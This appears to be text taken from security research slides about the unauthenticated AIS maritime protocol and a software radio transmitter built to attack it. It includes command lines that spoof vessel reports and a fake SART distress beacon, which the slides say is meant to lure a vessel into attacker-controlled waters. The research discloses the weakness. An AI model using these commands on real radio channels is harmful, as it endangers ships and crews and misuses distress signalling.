
No Records Found





# Popping Up in Dallas?






# AIS protocol: A big mistake

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- Designed in a “*hardware-epoch*”
- Hacking was difficult and cost expensive
- No security mindset
  - No authentication, no integrity check
- 2014: Craft AIS signals?
- Let's do it via software (SDR)!
  - Reduced costs and complexity
  - Increased flexibility
- Accessible to many. Including pirates!


# AISTX

- Designed and implemented a software-based AIS transmitter based on GnuRadio



# *AIS Frame Builder* Block

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**Figure 4:** Detail of the *AIS Frame Builder* block.

# Radio-Frequency Evaluation


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Availability Disruption	Slot Starvation		✓
	Frequency Hopping		✓
	Timing Attack		✓



# Testing Lab [1/2]


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# Testing Lab [2/2]

- Attacker [SX] – Victim [DX]




# Spoofing in RF

- Example: static and dynamic reports for a ship

```
$ ./AIVDM_Encoder.py -type=24 -mmsi=247320160
                        -vname=FOO -csign=FOO
H3co>H0Htt00000000000000000000
$ ./AiS_TX.py -payload=H3co>H0Htt00000000000000000000
              -channel=A

$ ./AIVDM_Encoder.py -type=1 -mmsi=247320160
                        -speed=100 -course=83
                        -long=8.46 -lat=43.01
13co>HgP?'0VfQ0HW4d3?gw<0000
$ ./AiS_TX.py -payload=13co>HgP?'0VfQ0HW4d3?gw<0000
              -channel=A
```



The screenshot shows the 'easyTRX2 Programming Tool' window. It has a menu bar with 'File', 'Help', and 'Data Columns'. Below the menu is a tabbed interface with tabs for 'Static data', 'Diagnostics', 'Sent data', 'Received data' (which is selected), 'SD-Card', 'CPA-Alarm', and 'Anchor-Alarm'. The 'Received data' tab displays a table with the following columns: Class, MMSI, Ship Name, Call Sign, SOG, COG, Latitude, Longitude, Last Report, Bearing, and Range. The table contains one row of data representing a spoofed vessel.

Class	MMSI	Ship Name	Call Sign	SOG	COG	Latitude	Longitude	Last Report	Bearing	Range
A	247320160	FOO	FOO	100 kn	83°	43° 01.2000' N	008° 46.2000' E	0:01	177°	165.2 nr

**Figure 5: The EasyTRX2 monitoring tool correctly interpreted our spoofed vessel.**

# Trigger SOS


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- Fake a "*man-in-the-water*" distress beacon
- Trigger SART (S.O.S.) alerts, visually and acoustically
- Mandatory by legislation
- Lure a victim vessel into navigating to a hostile and attacker-controller sea space

```
$ ./AIVDM_Encoder.py -type=1 -mmsi=970010000  
                        -lat=45.6910 -long=9.7235  
| xargs -I X ./AiS_TX.py -payload=X -channel=A,B
```

**Listing 4: Distress beacon (SART) spoofing in radio-frequency.**

# Trigger SOS



